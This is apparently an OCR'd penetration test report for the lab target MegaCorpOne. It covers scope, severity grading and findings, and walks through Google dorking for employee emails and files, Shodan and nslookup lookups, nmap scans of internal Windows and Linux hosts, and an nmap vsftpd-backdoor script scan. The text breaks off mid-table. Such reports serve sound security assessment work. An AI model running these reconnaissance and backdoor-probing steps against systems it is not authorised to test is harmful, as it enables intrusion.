Cybersecurity

Penetration Test Report Template

MegaCorpOne

Penetration Test Report

CARLthePENTESTER, LLC

CARLTHEPENTESTER, LLC

THINK BEFORE YOU CLICK

Confidentiality Statement

This document contains confidential and privileged information from MegaCorpOne Inc. (henceforth known as MegaCorpOne). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	CARLthePENTESTER, LLC
Contact Name	Carl Johnson
Contact Title	Penetration Tester
Contact Phone	555.224.2411
Contact Email	Carl@carlthepentester.com

Document History

Version	Date	Author(s)	Comments
001	10/10/2024	Carl Johnson	
002	10/17/2024	Carl Johnson	
003	10/21/2024	Carl Johnson	

Introduction

In accordance with MegaCorpOne's policies, CARLthePENTESTER, LLC (henceforth known as CTP, LLC) conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices. The project was conducted on a number of systems on MegaCorpOne's network segments by CTP, LLC during October 2024.

For the testing, [CTP, LLC] focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in MegaCorpOne's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

CTP, LLC used its proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

MegaCorpOne has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges to domain administrator.
Compromise at least two machines.

Penetration Testing Methodology

Reconnaissance

CTP, LLC begins assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

CTP, LLC uses custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide MegaCorpOne with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

CTP, LLC's normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, MegaCorpOne and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the MegaCorpOne POC to determine which network ranges are in-scope for the scheduled assessment.

It is MegaCorpOne's responsibility to ensure that IP addresses identified as in-scope are actually controlled by MegaCorpOne and are hosted in MegaCorpOne-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

IP Address/URL	Description
172.16.117.0/16 MCO.local *.Megacorpone.com	MegaCorpOne internal domain, range and public website


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within MegaCorpOne's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- MegaCorpOne is proactive about their cybersecurity vulnerabilities by hiring CTP, LLC
- Network scans reveal that most ports are closed or a firewall is in place
- OpenSSH/Port 22 is one of the few non exploitable services on Linux Server

Summary of Weaknesses

CTP, LLC successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- User passwords are weak and can be easily cracked
- Usernames are readily available online via a simple google search
- Linux server exposes sensitive internal company information
- Linux server exposes website server information
- Access ports are left opened and vulnerable to exploitation
- Select Windows machines are subject to custom payload exploitation


Executive Summary

The penetration test conducted by CTP, LLC on Megacorpone and its subsidiaries revealed critical vulnerabilities that require immediate attention to safeguard the company's systems from potential threats. Key findings include weak user passwords, publicly available usernames, exposed sensitive information on Linux servers, unprotected access ports to internal systems, and Windows-based machines vulnerable to exploitation. Addressing these issues promptly is essential to prevent unauthorized access and strengthen overall system security.

The summary below exemplifies the methodologies that CTP, LLC or threat actors could use in order to gain insightful information about Megacorpone.

Reconnaissance of Megacorpone:

1) CTP, LLC leveraged publicly available information using Google and the technique known as “Google Hacking” to identify Megacorpone’s website assets, upper-level management usernames, and sensitive company information. This technique involves using specific search parameters to uncover publicly accessible information.
    a) Asset files




site:megacorpone.com

Try Google Search Console
www.google.com/webmasters/
Do you own **megacorpone.com**? Get indexing and ranking data from Google.

MegaCorp One
https://www.megacorpone.com
MegaCorp One - Nanotechnology Is the Future
We Create. Through years of experience, we have some of the most bleeding-edge technologies available to create opportunities that never seemed feasible.
About · Contact Us · Nanotechnology Is the Future

MegaCorp One
http://www.megacorpone.com › assets
Index of /assets
Index of /assets. [ICO], Name · Last modified · Size · Description. [PARENTDIR], Parent Directory, -. [DIR], css/, 2016-08-21 11:21, -. [DIR] ...




megacorpone.com/assets/

Index of /assets

Name	Last modified	Size	Description
Parent Directory		-	
css/	2016-08-21 11:21	-	
fonts/	2016-08-21 11:21	-	
img/	2017-10-03 09:08	-	
js/	2016-08-21 11:21	-	

Apache/2.4.62 (Debian) Server at www.megacorpone.com Port 443

b) Employee usernames



site:megacorpone.com intext:email

MegaCorp One
https://www.megacorpone.com › contact

Contact Us - MegaCorp One

Our Address: MegaCorp One 2 Old Mill St Rachel, NV 89001 United States. **Email**: sales@megacorpone.com Tel: (903) 883 - MEGA Web: http://www.megacorpone.com


MegaCorp One
https://www.megacorpone.com › about

About Us

Email:thudson@megacorpone.com. Twitter: @TomHudsonMCO. Contact Me: Tanya Rivera. SENIOR DEVELOPER. **Email**: trivera@megacorpone.com. Twitter: @TanyaRiveraMCO ...

Name	Email
Joe Sheer	joe@megacorpone.com
Tom Hudson	thudson@megacorpone.com
Tanya Rivera	trivera@megacorpone.com
Matt Smith	msmith@megacorpone.com
Mike Carlow	mcarlow@megacorpone.com
Alan Grofield	agrofield@megacorpone.com


c) Sensitive website and company information




site:megacorpone.com ext:txt

MegaCorp One
http://www.megacorpone.com › robots

robots.txt



```
User-agent: *
Allow: /
Allow: /nanites.php
```




megacorpone.com/nanites.php

Current Nanite Levels (ppm) in Rachel, NV


```
1.8
2.8
2.9
2.1
0.8
1.1
2.4
2.8
2.6
0.2
1.2
2.1
2.6
0.7
0.5
1.2
2.1
0.6
2.8
2.4
```

Last sample collected: 2024-10-23

2) CTP, LLC used publicly accessible tools, Shodan.io and Nmap, to gather IP addresses and server details, including open ports, server operating system, and geolocation. Through active internet scanning, these tools identified open ports (22, 80, and 443), the server OS (Apache/2.4.62 on Debian), and the geolocation (Canada). This information could potentially be leveraged for exploitation, especially as Shodan catalogs known vulnerabilities associated with this server OS, providing further insight into possible exploit paths.



```
Last login: Thu Oct  3 20:32:11 on ttys000
carljohnson@CarlJMacbook ~ % nslookup www.megacorpone.com
Server:         192.168.1.1
Address:        192.168.1.1#53

Non-authoritative answer:
Name:   www.megacorpone.com
Address: 149.56.244.87
```



149.56.244.87

// LAST SEEN: 2024-10-23

General Information

Hostnames	www.megacorpone.com
Domains	MEGACORPONE.COM
Country	Canada
City	Salaberry-de-Valleyfield
Organization	OVH Hosting, Inc.
ISP	OVH SAS
ASN	AS16276

Web Technologies

CDN
Google Hosted Libraries

UI Frameworks
Bootstrap

JavaScript Libraries
jQuery 1.11.0
prettyPhoto

Open Ports


22 80 443

// 22 / TCP   285928751 | 2024-10-01T22:36:04.881472

OpenSSH 9.2p1 Debian 2+deb12u3


```
SSH-2.0-OpenSSH_9.2p1 Debian-2+deb12u3
Key type: ecdsa-sha2-nistp256
Key: AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMG5Nhhd4mZtwHVPm3vYxS5F
g6eWqtsKleb90m2KHvr+Xujr/DaVOVVDXam0AijqEXfRGc49dgCECAsBIvNiIJE=
Fingerprint: 05:4e:c7:97:80:2e:68:73:64:9a:6f:4d:a3:6b:dd:1f

Kex Algorithms:
        sntrup761x25519-sha512@openssh.com
        curve25519-sha256
        curve25519-sha256@libssh.org
        ecdh-sha2-nistp256
        ecdh-sha2-nistp384
        ecdh-sha2-nistp521
        diffie-hellman-group-exchange-sha256
        diffie-hellman-group16-sha512
        diffie-hellman-group18-sha512
        diffie-hellman-group14-sha256
        kex-strict-s-v00@openssh.com

Server Host Key Algorithms:
        rsa-sha2-512
        rsa-sha2-256
        ecdsa-sha2-nistp256
        ssh-ed25519

Encryption Algorithms:
        chacha20-poly1305@openssh.com
        aes128-ctr
        aes192-ctr
        aes256-ctr
        aes128-gcm@openssh.com
        aes256-gcm@openssh.com
```

3) Further Nmap scanning by CTP, LLC identified two additional Windows machines on the network that may be vulnerable to exploitation. This scan detected additional open ports and services on these devices. Below are screenshots displaying the IP addresses of these Windows machines and their corresponding open ports.



```
┌──(root💀 kali)-[~]
└─# nmap -sV 172.22.117.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2024-10-17 21:30 EDT
Nmap scan report for WinDC01 (172.22.117.10)
Host is up (0.00041s latency).
Not shown: 989 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-10-18 01:31:12Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: megacorpone.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: megacorpone.local0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
MAC Address: 00:15:5D:02:04:11 (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00044s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3390/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:02:04:01 (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 172.22.117.100
Host is up (0.0000090s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE    SERVICE    VERSION
5901/tcp open     vnc        VNC (protocol 3.8)
6001/tcp open     X11        (access denied)
8080/tcp filtered http-proxy

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (3 hosts up) scanned in 47.59 seconds
```

4) Gathering the IP addresses, CTP, LLC began to engage with these servers and attempted to exploit these services to find more information.
    a) Using Nmap/Zenmap and an intense scan, the linux server provided multiple ports of potential exploitation, specifically port 21 which is vsftp 2.3.4 backdoor/shell creation.
        i) Linux: 172.22.117.150 - vsftpd.2.3.4




Target: 172.22.117.0/24
Profile: Intense scan
Command: nmap -T4 -A -v --script ftp-vsftpd-backdoor 172.22.117.0/24


OS	Host
	WinDC01 (172.22.117.10)
	172.22.117.100
	172.22.117.150

	Port	Protocol	State	Service	Version
